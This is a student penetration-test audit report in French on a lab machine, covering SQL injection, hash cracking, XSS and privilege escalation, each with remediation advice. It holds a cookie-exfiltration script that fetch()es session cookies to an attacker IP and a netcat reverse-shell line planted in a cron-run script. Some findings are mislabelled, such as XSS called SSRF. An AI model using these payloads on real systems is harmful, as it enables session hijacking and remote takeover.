DAMBE Lamboni

Option : Master 2 SSI

Module : Sécurité Web

dlamboni31@gmail.com

Mardi, le 24 Décembre 2024

THÈME : RAPPORT D' AUDIT DU BOX1

NOTE	OBSERVATION

Table des matières

Objectif :


Le principal objectif de ce travail est d'auditer la machine **Box1** mise à notre disposition, afin d'identifier d'éventuelles vulnérabilités que nous pourrons exploiter pour obtenir les droits d'administrateur (root). Dans ce rapport, nous détaillons les démarches entreprises tout au long de ce processus

I. Reconnaissance

1) Découverte de services exposés

Nous scannons les service actifs sur la machine avec leur détails.

nmap -sVVVC 192.168.56.20




Comme nous pouvons le voir sur cette capture, la machine expose deux (2) services notamment le **http** écoutant sur le **port 80** et le **ssh** écoutant sur le **port 22**

2) Énumération avec gobuster

Nous énumérons le répertoire web de cette cible avec l'outil **gobester**


gobuster dir -u http://192.168.56.20 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt



gosbuster nous indique que cette cible contient les **uploads, assets, includes,** et **javascript** mais ces derniers ont été déplacés. (redirection 301). Quant au répertoire **server-status** aussi révélé, son accès nous est interdit (Forbidden 403) .

3) Analyse du certificat du serveur

nmap -p 443 -sV -script ssl-cert 192.168.56.20



Nmap nous indique que le port 443 (HTTPS) de est filtré, ce qui signifie qu'un pare-feu ou une configuration réseau empêche les connexions sur ce port. En conséquence, Nmap n'a pas pu détecter le service ni récupérer d'informations sur le certificat SSL de cette machine.


II. Identification, exploitation des vulnérabilités et recommandations

D'après les services exposés et l'énumération du répertoire web nous testons les potentielles vulnérabilités que peut porté machine. Nous associons à chaque vulnérabilité son niveau de criticité dont :

- **Faible :** Vulnérabilité faible sans impact majeur mais à corriger (pas dans l'immédiat)
- **Modéré :** Attention, vulnérabilité à corriger le plus tôt que possible car pouvant avoir d'impact si réussite de l'exploit
- **Élevé :** Provoque des impacts significatifs tels que des violations de données, des accès non autorisés ou des interruptions de service. A corriger systématiquement.
- **Critique :** Conséquences graves, comme un contrôle total du système, des pertes de données majeures ou des interruptions massives. A corriger systématique le plus vite possible.

1) Détection du SQLI

Nous avons donné cette valeur **' or 1=1 ; -- -** dans le champ search de la page web du site herbagé par la cible. Nous avons obtenu une réponse indiquant ainsi que ce champs est vulnérable(v1).



Nous avons exploiter en ensuit cette vulnérabilité avec le sqlmap en créant le fichier sqlmap.txt contenant cette requête qui effectue la recherche sur tout (*) puis nous avons lancer l'attaque comme suit :

sqlmap -r sqlmap.txt -D support -T users --dump

```
[12:27:51] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[12:27:51] [WARNING] multiprocessing hash cracking is currently not supported on this platform
[12:29:02] [WARNING] no clear password(s) found
Database: support
Table: users
[2 entries]
+----+---------+----------------------------------+--------------+
| id | format  | password                         | username     |
+----+---------+----------------------------------+--------------+
| 1  | raw-md5 | 4fd1f1d82763c1f4c27327e8f36d6294 | administrator |
| 2  | raw-md5 | ba54f1d5fc61016e49a222d0ab6fd671 | john         |
+----+---------+----------------------------------+--------------+

[12:29:02] [INFO] table 'support.users' dumped to CSV file '/home/dambe/snap/sqlmap/36/.local/share/sqlmap/output/192.168.56.20/dump/su
pport/users.csv'
[12:29:02] [INFO] fetched data logged to text files under '/home/dambe/snap/sqlmap/36/.local/share/sqlmap/output/192.168.56.20'
[12:29:02] [WARNING] your sqlmap version is outdated

[*] ending @ 12:29:02 /2025-01-03/
```

Nous avons réussi à récupérer les hashs des mots de bas de utilisateurs de ce site. Nous avions découverts dans un premier temps la base données **support** et la table **users** raison pour laquelle nous avons spécifier directement ces options ici.

Vulnérabilité	SQLI
Criticité	Critique
Risque	Volé des données de la base et compromission des comptes
Recommandation	N'utiliser que les requêtes préparées. https://www.php.net/manual/fr/pdo.prepared-statements.php

2) Politique de mot de passe

Pour évaluer leur politique de mot de passe, nous tentons le cassage des hash de mots de passe que nous avons récupérés en dessus avec l'outil John The Ripper comme suit :

./john -format:raw-md5 -wordlist:../rockyou.txt ../hash.txt

```
dambe@hackbookpro:~/Documents/DLA_UFR_Mad/M2/secu web/TP1/john/run$ ./john  -format:raw-md5 -wordlist:../rockyou.txt ../hash.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Note: Passwords longer than 18 [worst case UTF-8] to 55 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
notthisagain     (john)
1g 0:00:00:02 DONE (2025-01-03 13:01) 0.3717g/s 5332Kp/s 5332Kc/s 7192KC/s  filimani..*7¡Vamos!
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

John a réussi à trouvé le mot de passe de l'utilisateur **john** qui est **notthisagain**


Nous testons la connexion avec ce compte de john


Nous nous sommes authentifier comme le montre cette capture.

Vulnérabilité	Politique de mot de passe faible
criticité	Critique
Risque	Compromission des comptes et accès non autorisé
Recommandation	Définir une politique de mot de passe complexe ayant au moyens 12 caractères incluant les lettres majuscule, minuscule, les caractères spéciaux et les chiffres selon les recommandations de La CNIL https://www.cnil.fr/fr/mots-de-passe-une-nouvelle-recommandation-pour-maitriser-sa-securite

3) Injection XSS

Nous testons en tant que l'utilisateur **john** la vulnérabilité du site par rapport à l'exécution de script en injectant une alerte dans le champ de création de ticket.





Comme le montre cette capture, le site est bien vulnérable à l'injection **xss**

Vulnérabilité	**XSS**
Criticité	Critique
Risque	Récupération des secrets émis ou reçus par les utilisateurs (sessions, coordonnées, mots de passe, informations bancaires, etc.), ou bien à effectuer des actions en leur nom ;
Recommandation	Adopter les bonnes pratiques de development teleque : - Valider et assainir les entrées utilisateur - Encodage les sorties des données avec htmlspecialchars Mettre en place une Content Security Policy (CSP) https://cyber.gouv.fr/sites/default/files/2013/05/anssi-guide-recommandations_mise_en_oeuvre_site_web_maitriser_standards_securite_cote_navigateur-v2.0.pdf


4) Mise en œuvre de SSRF

En inspectant les cookies étant l'utilisateur **john** nous avons constaté que ces derniers ne sont pas protégés par l'attribut **httponly**, ce qui est qui peut être probablement le cas pour l'administrateur du site. Alors nous injectons ce **revershell** afin de dérober le cookie de session du boot simullant d'authentification et surveillance administrateur.


Revershelcode

```
<script>
fetch('http://192.168.56.101/?cookies='+document.cookie)
</script>
```


Mise en écoute




Le cookie de l'administrateur nous a été bien renvoyé . Nous l'avons remplacer le cookie de l'utilisateur john par ce dernier.




Une fois rafraîchi le site, nous avons réussi à se connecté en étant **administrateur** du site comme le montre cette capture.




Nous uploadons un nouveau revershell sur le site



Exécution de l'association du ticket



En consultant les tickets en tant que administrateur et en l'associant, nous avons pu obtenir le shell étant **www-data** comme le montre cette capture.



Vulnérabilité	**SSFR**
Criticité	Critique
Risque	Cette vulnérabilité favorise l'usurpation d'identité via le vol des cookies sessions
Recommandation	• Valider et nettoyer les entrées utilisateur (HTML Sanitizer ou DOMPurify pour JavaScript) • Positionné l'attribut httponly du cookie sur true • Privilégiez les frameworks web modernes (comme Django, Ruby on Rails, ou Angular) qui intègrent des protections

	XSS par défaut. • Encodage des données en sortie avec **htmlspecialchars** https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

5) Test d'élévation de privilège

Pour atteindre cet objectif, nous examinons les permissions des fichiers, les fichiers de configuration dans les but d'identifier les mauvaise configuration ou les permission exploitables.

En observant de près le répertoire script, Nous nous apercevons que son fichier **www-backup** réalise probablement un backup et le script est exécuté par **operator** sachant que nos nous avons des droits de suppression ce fichier


```
www-data@box1:…/www/scripts# ls -la
total 12
drwxrwxr-x 2 www-data www-data 4096 Sep  4  2023 .
drwxr-xr-x 4 root     root     4096 Sep  4  2023 ..
-rwxrwxr-x 1 operator operator 1023 Sep  4  2023 www-backup
```

Nous pouvons également remarquer qu'il y a un droit d'exécution (x) pour tous (**other)**.

$ rm www-backup

$ echo "#!bin/bash \nnc -e /bin/bash 192.168.56.2 80" > www-backup
$ chmod 777 www-backup

Nous avons supprime le fichier www-backup puis nous l'avons récrée en nous mettant écoute sur le port 80. Nous espérons maintenant que **operator** vienne exécuter ce script par la suite . Il l'exécuté exécuté et nous avons réussi à obtenir le shell en tant que **operator** comme l'indique cette capture.



Vulnérabilité	Élévation de privilège (operator)
Criticité	Critique
Risque	Exploitation des mauvaise attribution de permission sur fichiers pour élever ses privilèges
Recommandation	• Bien contrôler l'accès des fichiers • Appliquer le principe du moindre https://cyber.gouv.fr/publications/fondamentaux-sauvegarde-systemes-dinformation https://cyber.gouv.fr/sites/default/files/2017/12/guide_cloisonnement_systeme_anssi_pg_040_v1.pdf

6) Élévation de privilège root

